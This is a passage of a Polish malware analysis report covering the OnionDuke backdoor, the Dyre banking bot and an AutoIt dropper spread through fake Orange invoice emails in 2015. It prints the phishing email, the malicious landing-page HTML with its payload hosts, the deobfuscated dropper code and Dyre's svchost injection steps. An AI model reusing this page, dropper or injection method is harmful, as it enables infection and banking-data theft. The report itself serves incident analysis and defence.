
Najważniejszą funkcją silnika jest obsługa rozkazów umieszczonych na serwerze C&C. Proces tej obsługi przebiega dwuetapowo.

Na pierwszym etapie bot na podstawie lokalnej konfiguracji stara się przeprowadzić jej aktualizację (służy do tego komenda „webhosts"). W tym celu, posługując się parametrami instrukcji (podinstrukcjami), konstruuje adresy URL i wykorzystując funkcje biblioteki wininet.dll, próbuje je pobrać i przetworzyć jak standardowe pliki konfiguracyjne.


W drugim kroku bot aktualizuje lokalną konfigurację w oparciu o pobraną treść. Najciekawszą częścią tego etapu jest obsługa pobranego instrukcji „plugin". Jeśli instrukcja ta zawiera podinstrukcje „url" i „ctlproc", bot pobiera zasób wskazywany w operandach tych instrukcji i zachowuje go w swoim korzeniu jako bibliotekę dll z nazwą odpowiadającą nazwie plugina. Następnie ładuje tę bibliotekę do pamięci aktualnie wykonywanego procesu i wywołuje jej eksportowaną funkcję określoną przez instrukcję „ctlproc".

W trakcie analizy natrafiono na szereg ciekawych technik prowadzenia złośliwych operacji przez OnionDuke. Pomocnicze pliki zawierające konfigurację instancji są tworzone z wykorzystaniem nazw utworzonych przez klasę PseudoRandom (rysunek 35). Jest to generator pseudolosowych liczb i ciągów znaków wykorzystujący jako swoje ziarno numer seryjny dysku (przechowywany jako 32-bitowy numer), na którym znajduje się instalacja infekowanego systemu Windows.

W przypadku analizowanej stacji numer seryjny wynosił 0xe85cee60, natomiast nazwa pliku konfiguracyjnego – „sxsny".



Rysunek 36. Deszyfrowanie pliku zawierającego konfigurację



Rysunek 37. Deszyfrowanie łańcucha znakowego

Za pomocą generatora jest również tworzona nazwa skrótu wykorzystywanego jako punkt zaczepienia w folderze startup – ciąg „kb”, po którym następuje 10 losowych cyfr.

Aktualna konfiguracja bota jest zaszyfrowana przy wykorzystaniu prostego algorytmu – sumy xor tekstu jawnego z powtórzonym kluczem szyfrującym, przy czym kluczem jest numer seryjny dysku, na którym został zainstalowany system operacyjny ofiary.

Łańcuchy znakowe wykorzystywane przez backdoor zabezpieczone są przed ich zrzutem przez oprogramowanie przeznaczone do analizy statycznej. Są one przechowywane wewnątrz próbki w postaci zaszyfrowanej i są odszyfrowywane dopiero przy pierwszym użyciu (rysunki 36. i 37.).

Niektóre z domen, do których stara się przyłączyć OnionDuke, reprezentują strony WWW rzeczywiście istniejących przedsiębiorstw i serwisów. Przykładowe identyfikatory zasobów, którymi posługuje się bot w celu pobrania rozkazów z kanału C&C, wyglądają następująco:

GET /forum/phpBB3/menu.php?ghdfjk=a7aPhwyuTJdPyQiNG6pFyBy3ScAf+QicW/IQn13yH5RcyQiNBqcSjR2mSckfok/IZeMI3Q6kTfIGpxKNH69dygatW6dP40DCHLd3xAv5CJ5X+hCZX/ccmVc=
GET /menu.php?hjkujl=a7aPhwyuTJdPyQiNG6pFyBy3ScAf+QicW/IQn13yH5RcyQiNBqcSjR2mSckfok/IZeMI3Q6kTfIGpxKNH69dygatW6dP40DCHLd3xAv5CJ5X+hCZX/ccmVc=
GET /menu.php?qgjkcl=a7aPhwyuTJdPyQiNG6pFyBy3ScAf+QicW/IQn13yH5RcyQiNBqcSjR2mSckfok/IZeMI3Q6kTfIGpxKNH69dygatW6dP40DCHLd3xAv5CJ5X+hCZX/ccmVc=

Bot odwołuje się jedynie do zasobu menu.php umieszczonego w głębi struktury katalogów danego serwera WWW. Te poszlaki pozwalają zaryzykować przypuszczenie, że zasoby, które stara się pobrać bot, zostały umieszczone na serwerach w wyniku włamania. Rozwiązanie takie pozwoliłoby botmasterom zwiększyć bezpieczeństwo swojej anonimowości oraz utrudnić sinkholowanie domen (jeśli domena wskazuje na legalnie funkcjonującą usługę, jej sinkholowanie jest przez wiele kodeksów i regulaminów rejestratorów domen zakazane lub znacznie utrudnione).

Działanie instancji bota oparte jest na modułach, co niesie ze sobą wielorakie korzyści. Po pierwsze, dana instancja bota, raz zidentyfikowana (np. na podstawie zewnętrznego adresu IP ofiary ujawnionego przy wykonaniu żądania do punktu C&C), może zostać automatycznie skonfigurowana w oparciu o zaszeregowanie jej do określonej klasy ofiar. Przykładowo, jeśli ofiara pochodzi z systemu autonomicznego instytucji w Niemczech, może zostać jej przedstawiony rozkaz pobrania i zainstalowania sniffera sieciowego, a w przypadku ofiary infekcji w systemie w USA – odłączenia od kanału C&C i wykonania samozniszczenia. Inną zaletą takiego rozwiązania jest ograniczenie ilości kodu, do którego mają dostęp technicy analizujący incydenty związane z infekcjami. Dopasowana instancja nie zawiera wszystkich pluginów, którymi dysponują botmasterzy, a tym samym nie są one analizowane przez badaczy ani nie jest możliwe utworzenie i włączenie do baz antywirusowych ich sygnatur.

Podsumowanie

Backdoor OnionDuke jest rozbudowanym złośliwym programem utworzonym w języku C++. Funkcje pozyskanej do analizy próbki ograniczają się do pobrania rozkazów pozyskania i uruchomienia pluginów rozszerzających jego możliwości. W dużym stopniu dopasowuje parametry poszczególnych infekcji do konkretnego zainfekowanego systemu. Nazwy tworzonych plików konfiguracyjnych oraz skrótu wykorzystywanego do uruchamiania bota przy starcie systemu, a także klucz szyfrujący pliku konfiguracyjnego są generowane w oparciu o numer seryjny dysku ofiary. Z tego powodu m.in. utrudnione jest wyznaczenie wskaźników IOC (Indicator of Compromise), jak np. artefaktów w systemie plików, którymi można by się posłużyć w celu przeanalizowania innych maszyn pod kątem infekcji. Jego charakterystyczną cechą jest rozbudowany mechanizm parsowania i wykonywania pliku konfiguracyjnego, który bardzo przypomina prosty silnik skryptowy. W połączeniu z modularną konstrukcją niesie on ze sobą olbrzymi potencjał operacyjny.

13.7. Załącznik 7. Botnet Dyre

Kampania phishingowa oparta na malware Dyre to przykład zastosowania techniki ROP (ang. Return-Oriented Programming). Metoda ta polega na tym, że z całego dostępnego „dobrego” kodu (np. bibliotek do przetwarzania multimediów, kodowania znaków, obsługi innych rozszerzonych funkcji programu) wycina się fragmenty, które łączy się w „zły” kod (np. udzielający nieautoryzowanego dostępu do systemu). To tak, jakby projektant rozwiązywał problem polegający na tym, aby ze wszystkich instrukcji, jakie może znaleźć (np. przepisy kulinarne, instrukcje obsługi pralki), wyciąć fragmenty i skleić je w całość, która będzie stanowiła instrukcję, jak zbudować bombę.

Obsługa zdarzeń w aplikacji graficznej

Wszystkie aplikacje graficzne w systemie Windows działają w podobny sposób. Przycisk, etykieta, formatka – wszystkie jej elementy graficzne, tzw. kontrolki, są obiektami pewnej zarejestrowanej klasy. Kiedy użytkownik chce podjąć interakcję z taką kontrolką (kliknąć na nią myszą, przeciągnąć, zmienić rozmiar etc.), do kontrolki dociera tzw. wiadomość opatrzona przyporządkowanym do siebie identyfikatorem. Inny identyfikator jest używany przy wiadomości żądania zmiany rozmiaru kontrolki, a inny przy żądaniu jej zamknięcia, zaś każda z takich wiadomości jest odpowiednio obsługiwana przez specjalną podprocedurę obsługi kontrolki.

Jeśli programista aplikacji graficznej chce rozszerzyć funkcjonalność wybranej kontrolki (np. by przycisk zmieniał kolor po kliknięciu prawym przyciskiem myszy), tworzy własną podprocedurę obsługi wiadomości kontrolki, a następnie rejestruje ją w podsystemie graficznym. Może ona zawierać kod, który po otrzymaniu wiadomości o określonym identyfikatorze zmienia kolor kontrolki. Od tej chwili wszystkie wiadomości uzyskane przez system są wysyłane do nowej podprocedury obsługi, a użytkownik aplikacji może korzystać z poszerzonej funkcjonalności.

Podczas analizy próbki malware’u o nazwie Dyre okazało się, iż udaje ona przed antywirusami czy urządzeniami IPS aplikację graficzną, co może utrudnić jej wykrycie na podstawie analizy rodzaju i kolejności wybieranych przez program wywołań. Dyre korzysta z wielu wywołań bibliotecznych typowych dla aplikacji okienkowych (np. LoadIcon oraz LoadCursor z biblioteki user32.dll), tworzy też pętlę obsługi wiadomości środowiska graficznego. Opisywany przez nas bot OnionDuke także posiadał w sobie zapisane instrukcje obsługi takiej pętli, ale nigdy nie przystępował do ich wykonania.

Analizowana próbka rejestruje w podsystemie graficznym własną klasę kontrolek, korzystając z wywołania RegisterClassExA i jako argument podając adres odpowiednio przygotowanej struktury WNDCLASSEXA opisującej cechy nowej klasy (rysunek 38.). Jednym ze składników opisu klasy jest adres podprocedury obsługi otrzymanych przez kontrolki wiadomości. Po udanej rejestracji Dyre tworzy kontrolkę tej klasy, która w założeniu powinna zostać wyświetlona użytkownikowi na ekranie, by mógł świadomie podejmować z nią interakcje. Jednak zanim to się stanie, jeszcze w trakcie konstruowania kontrolki system wysyła do niej szereg wiadomości (rysunek 39.).

Sprawdzając odpowiednie informacje w plikach nagłówkowych bibliotek, dopasowujemy zaobserwowane numery identyfikatorów do konkretnych nazw:

```
#define WM_CREATE 0x0001
#define WM_DESTROY 0x0002
#define WM_PAINT 0x000F
#define WM_COMMAND 0x0111
#define WM_PARENTNOTIFY 0x0210
```

(Na liście brakuje identyfikatora 0x0369, obsługiwanego specjalnie na potrzeby analizowanej próbki).

```
and     [ebp+var_30.cbClsExtra], 0
and     [ebp+var_30.cbWndExtra], 0
mov     eax, [ebp+hInstance]
mov     [ebp+var_30.hInstance], eax
push    6Bh                             ; lpIconName
push    [ebp+hInstance]                 ; hInstance
call    ds:LoadIconA
mov     [ebp+var_30.hIcon], eax
push    7F00h                           ; lpCursorName
push    0                               ; hInstance
call    ds:LoadCursorA
mov     [ebp+var_30.hCursor], eax
mov     [ebp+var_30.hbrBackground], 6
mov     [ebp+var_30.lpszMenuName], 6Dh
mov     [ebp+var_30.lpszClassName], offset ClassName
push    6Ch                             ; lpIconName
push    [ebp+var_30.hInstance]          ; hInstance
call    ds:LoadIconA
mov     [ebp+var_30.hIconSm], eax
lea     eax, [ebp+var_30]
push    eax                             ; WNDCLASSEXA *
call    ds:RegisterClassExA
leave
```

Rysunek 38. Rejestracja nowych klas kontrolek przez bot Dyre

```
lea     eax, [ebp+buffer]
push    eax
push    6Ah
push    hInstance
call    ds:LoadStringA
mov     eax, [ebp+MSG]
mov     [ebp+message], eax
cmp     [ebp+message], 1
jz      short process_WM_CREATE
cmp     [ebp+message], 2
jz      process_WM_DESTROY
cmp     [ebp+message], 0Fh
jz      process_WM_PAINT
cmp     [ebp+message], 111h
jz      process_WM_COMMAND
cmp     [ebp+message], 210h
jz      process_WM_PARENTNOTIFY
cmp     [ebp+message], 369h
jz      process_WM_0x0369
jmp     pass_to_default_processing
```


Rysunek 39. Podprocedura obsługi wiadomości

```
process_WM_CREATE:
and     dword_45F9AC, 0
push    0                               ; lpParam
push    hInstance                       ; hInstance
push    0                               ; hMenu
push    [ebp+hWndParent]                ; hWndParent
push    1Eh                             ; nHeight
push    0BEh                            ; nWidth
push    5                               ; Y
push    5                               ; X
push    40000000h                       ; dwStyle
push    offset WindowName               ; "Lite"
push    offset aStatic                  ; "static"
push    0                               ; dwExStyle
call    ds:CreateWindowExA
mov     dword_45F9A8, eax
push    0                               ; lpParam
push    hInstance                       ; hInstance
push    0                               ; hMenu
push    [ebp+hWndParent]                ; hWndParent
push    1Eh                             ; nHeight
```

Rysunek 40. Podprocedura obsługi wiadomości WM_CREATE

```
process_WM_PARENTNOTIFY:
mov     eax, [ebp+wParam]
shr     eax, 10h
and     eax, 0FFFFh
movzx   eax, ax
cmp     eax, 9
jnz     short loc_42D770
push    0
push    65h
push    369h
push    [ebp+hWndParent]
call    ds:PostMessageA
```

Rysunek 41. Podprocedura obsługi wiadomości WM_PARENTNOTIFY



Rysunek 42. Sposób wykonania złośliwego kodu

Screenshot pokazuje na rysunku 40., jak podprocedura process_WM_CREATE obsługuje wiadomość WM_CREATE wysyłaną do kontrolki po jej utworzeniu.

Tworzony jest szereg nowych kontrolek, m.in. do klas „static", „listbox", „edit", „button", czyli elementów często wykorzystywanych w aplikacjach graficznych. Następnie do „rodzica" kontrolki wysyłana jest zwrotna wiadomość WM_PARENTNOTIFY, która, jak już wspomniano, jest obsługiwana przez utworzoną, wyspecjalizowaną kontrolkę. W jaki dokładnie sposób jest ona obsługiwana pokazuje rysunek 41.

Złośliwe operacje

Przy obsłudze wiadomości o nieokreślonym identyfikatorze 0x0369 rozpoczyna się proces infekowania systemu ofiary, a analizowana próbka zaczyna pokazywać swoje prawdziwe oblicze. Z różnych miejsc modułu do zaalokowanej pamięci są kopiowane zaszyfrowane fragmenty kodu, który następnie jest deszyfrowany i wykonywany. Odszyfrowany kod przegląda pozostałe działające w systemie procesy w poszukiwaniu zawierającego w swojej nazwie ciąg znaków „svchost.exe". Jest to proces, który obsługuje usługi w systemie Windows i często jest wybierany przez złośliwe oprogramowanie do ukrywania w nim swojego kodu. Po odnalezieniu otwiera go i przy wykorzystaniu wywołania NtMapViewOfSection mapuje do niego sekcję kodu. Następnie wykorzystuje wywołanie NtQueueApcThread do ustawienia swojego nowo utworzonego kodu w kolejce do wykonania, aby z wnętrza procesu svchost.exe kontynuować prowadzenie złośliwych operacji.

Następnie zainstalowany w systemie bot rozpoczyna swoje działanie (rysunek 42.). Rozmieszcza w pozostałych częściach systemu odpowiednie moduły oraz tworzy potoki i mutexy (wyspecjalizowane systemowe obiekty komunikacyjne), by mogły się one ze sobą komunikować oraz synchronizować. Działanie bota polega głównie na rejestrowaniu aktywności użytkownika w przeglądarkach (Internet Explorer, Chrome, Firefox), skąd może wykraść dane, np. dotyczące systemów bankowości internetowej.

W przypadku infekcji botem Dyre to właśnie biblioteki systemowe, w ramach obsługi podsystemu graficznego Windows, wybierają i wywołują odpowiednią podprocedurę obsługi kontrolki, a więc uruchamiają złośliwe funkcje. Dlatego trudniej jest przypisać wykonanie kodu samej próbce.

Twórcy bota Dyre stworzyli wyjątkowo perfidne narzędzie, które całą brudną robotę wykonuje, podszywając się pod systemowe biblioteki. To kolejny dowód na to, że podstawowe, automatyczne zabezpieczenia, które w trakcie analizy koncentrują się jedynie na funkcjach bibliotecznych wywoływanych przez kod aplikacji, to nierzadko zbyt mało, by ustrzec się przed zarażeniem.

13.8. Załącznik 8. Trojan VBInject


Znaczna liczba polskich internautów – w tym klienci Orange Polska – w piątek 2 października 2015 roku otrzymała na swoje skrzynki e-mail dziwnie wyglądające wiadomości, sugerujące, iż mają do czynienia z zaległą fakturą Orange.

Witamy,
Przypominamy, ze uplynal termin platnosci e-faktury za uslugi stacjonarne Orange. Zaleglosci z tytulu nieuregulowanych oplat dotycza:


Numer faktury	**FWL9059917000115**
Numer ewidencyjny Klienta	**541 290 5991 7053**
Kwota do zaplaty	**107,15 PLN**
Termin platnosci	**2015-08-20**

Szczegółowe rozliczenie kwoty do zaplaty faktury jest dostepne pod linkiem.
Wygodnie i zawsze w terminie e-fakture mozna oplacic korzystajac z Polecenia Zaplaty lub Platnosci Elektronicznej.
Jezeli faktura zostala juz oplacona prosimy o uznanie tej wiadomosci za nieaktualna.
Wiadomosc zostala wygenerowana automatycznie, prosimy na nia nie odpowiadac.

Pozdrawiamy
Orange



Rysunek 43. Obraz strony imitującej otwieranie dokumentu Adobe Reader



Rysunek 44. Obraz strony imitującej plik do pobrania

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl">
<head>
    <title></title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="robots" content="all" />
    <meta name="description" content="" />
    <meta name="keywords" content="" />
  <script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
    <style type="text/css">
        html { margin: 0px; padding: 0px; overflow: hidden; width: 100%; height: 100%; }
        body { margin: 0px; padding: 0px; overflow: hidden; width: 100%; height: 100%; }
    #frame{ position: fixed; height: 100%; width: 100%; top:0; z-index:2;}
    .iframe_overlay{
      position: absolute;
      height: 100%;
      z-index: 9999;
      width: 100%;
      }
        </style>
    <link rel="shortcut icon" href="http://wrzos.net/pl1/index.html/favicon.ico">
</head>
<body>
<script>
var DoIt = setInterval(function()
{
    var img = new Image();
    img.src = 'http://5v.pl/ajax/no_brake.php?id=6396&hash=a620aeaf23a5fdaa3e18ec70c8ef654b&hash2=e2eb7927d3101fad23b210ec27a2ab44';
    clearInterval(DoIt);
},300);
</script>
<div id="iframe_cont">
<iframe style="position:absolute; top:0px; left:0px;z-index:1;" src="http://wrzos.net/pl1/index.html" width="100%" height="100%" frameborder="0" scrolling="auto" id="frame_c"></iframe>
</div>
<noframes>
    <div style="text-align: center;">
        <b>Witamy. System wykrył, że twoja przeglądarka nie obsługuje ramek.</b><br />
        <h1> <a href="http://wrzos.net/pl1/index.html"></a></h1>
        <p>Darmowe aliasy <a href="http://5v.pl">5v.pl</a> </p>
    </div>
</noframes>

<script>
 (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
 (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
 m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
 })(window,document,'script','//www.google-analytics.com/analytics.js','ga');

 ga('create', 'UA-18174222-16', 'auto');
 ga('send', 'pageview');

</script>

<script type="text/javascript" src="http://5v.pl/robot.js"></script></body>
</html>
```

Rysunek 45. Kod źródłowy strony wyświetlanej użytkownikowi

```
FileInstall("Reliable", @TempDir & "\xd", 1)
_d4(_d5(@ScriptFullPath & _d1(Chr(58) & Chr(114) & Chr(101) & Chr(105) & Chr(102) & Chr(105) & Chr(116) & Chr(110) & Chr(101) & Chr(100) & Chr(
If 1 == 1 Then
    If @ScriptDir <> @AppDataDir Then
        $rand = Random(1000, 99999, 1)
        _f3(@AppDataDir & Chr(92) & $rand & Chr(46) & Chr(101) & _d1(Chr(101) & Chr(120)))
        Exit
    EndIf
EndIf
```

Rysunek 46. Zdekompilowany kod strony


```
FileInstall("Reliable", @TempDir & "\xd", 1)
_d4(_d5(@ScriptFullPath & :Zone.Identifier:$ & DATA, 2), [ZoneTransfer] & @CRLF & ZoneId = 0)
If 1 == 1 Then
    If @ScriptDir <> @AppDataDir Then
        $rand = Random(1000, 99999, 1)
        _f3(@AppDataDir & "\" & $rand & .exe)
        Exit
    EndIf
EndIf
```

Rysunek 47. Oczyszczony zdekompilowany kod strony

Linki w wiadomościach prowadziły pod adresy:

http://orange.dokumenty.co.vu/wyswietl-fakture/FWL90599170-001-15.PDF
http://dokumenty.orange-24.pl/view-online/i.html?wyswietl-fakture=FWL90599170/001/15.PDF

Wieczorem 2 października została założona kolejna domena – http://dokumenty-orange.5v.pl – na którą został przekierowany ruch z pierwszego z powyższych adresów. Po kliknięciu w link otwierała się witryna z animowanym plikiem GIF imitującym otwieranie w przeglądarce dokumentu Adobe Reader (rysunek 43.).

Następnie użytkownikowi wyświetlał się plik do pobrania o nazwie „FWL9059917000115.scr" (rysunek 44.).

Pobierany plik był rozpoznawalny przez 32 na 56 silników antywirusowych, co może dowodzić, że autorzy tej kampanii użyli gotowego skryptu i nie korzystali z zaawansowanych technik zaciemniania kodu, trików utrudniających analizę ani protektorów wykrywających środowiska wirtualne służące do analizy złośliwego oprogramowania.

Kod źródłowy strony, która wyświetlała się użytkownikowi przedstawia rysunek 45.

Na stronie umieszczona była ramka importująca zawartość z docelowej strony „http://wrzos.net/pl1/index.html", skąd pobierany był kod:

```
<div id="iframe_cont">
<iframe style="position:absolute; top:0px; left:0px;z-index:1;"
src="http://wrzos.net/pl1/index.html" width="100%"
height="100%" frameborder="0"
scrolling="auto" id="frame_c"></iframe>
</div>
<noframes>
   <div style="text-align: center;">
<b>Witamy. System wykrył, że twoja przeglądarka nie obsługuje ramek.</b><br />
   <h1> <a href="http://wrzos.net/pl1/index.html"></a></h1>
<p>Darmowe aliasy <a href="http://5v.pl">5v.pl</a> </
p></div>
</noframes>
```

Na docelowej stronie znajdował się prosty skrypt JavaScript, który rozpoczynał pobieranie treści ze strony „http://wrzos.net/pl1/index.html".

Zdebugowanie pliku o nazwie „FWL9059917000115.scr" pozwoliło na dalszą analizę złośliwego kodu. Podczas analizy zostały przedstawione fragmenty, które kluczowo odpowiadają za infekowanie systemu użytkownika oraz jego złośliwe działanie.

Po zdekompilowaniu sekcji kodu widzimy, jak cyberprzestępcy usiłowali utrudnić jego dalsze odczytanie (rysunek 46.).

Po oczyszczeniu kodu wyglądał on zdecydowanie bardziej przejrzyście (rysunek 47).

W pierwszych liniach widać, iż skrypt tworzył w lokalizacjach @TempDir oraz @AppData użytkownika systemu dwa pliki: „xd" oraz plik wykonywalny o losowej nazwie wygenerowanej przez użytą funkcję „Random". Lokalizację plików w systemie Windows przedstawiono na rysunku 48.

Zawartość samorozpakowującego pliku 34162.exe była kopią zawartości pliku pobieranego ze spamerskiej strony. W pierwszej kolejności sprawdzał on, czy plik „xd" z docelowym wirusem istnieje już w systemie w danej lokalizacji (rysunek 49.). Jeśli nie, tworzył go ponownie, a następnie uruchamiał. Tego typu pętla miała zapewnić ciągłość infekcji komputera użytkownika i uruchamianie docelowego pliku z wirusem przy każdym starcie systemu użytkownika.

Ciekawym pomysłem było również zastosowanie w kodzie triku z wykorzystaniem ADS (Alternate Data Streams), jednej ze standardowych właściwości systemu plików NTFS, często wykorzystywanej przez twórców złośliwego oprogramowania do ukrywania danych w systemach plików NTFS.

Fragment kodu dodający ADS do generowanego pliku z wartością przedstawiono na rysunku 50.)
„:Zone.Identifier:$DATA":

Po pobraniu pliku FWL9059917000115.scr ze złośliwym oprogramowaniem za pomocą polecenia „dir" i przełącznika „/r" można zobaczyć wartości ADS dla tego pliku (rysunek 51.).


Kolejną złośliwą funkcją było dopisanie do rejestru systemu użytkownika wpisu i podklucza, który miał uruchamiać wirusa lub ponownie wygenerować docelowy plik „xd".

Zaciemniony kod wirusa dopisujący wpis do rejestru widać na rysunku 52.


Oczyszczony kod przedstawia rysunek 53.

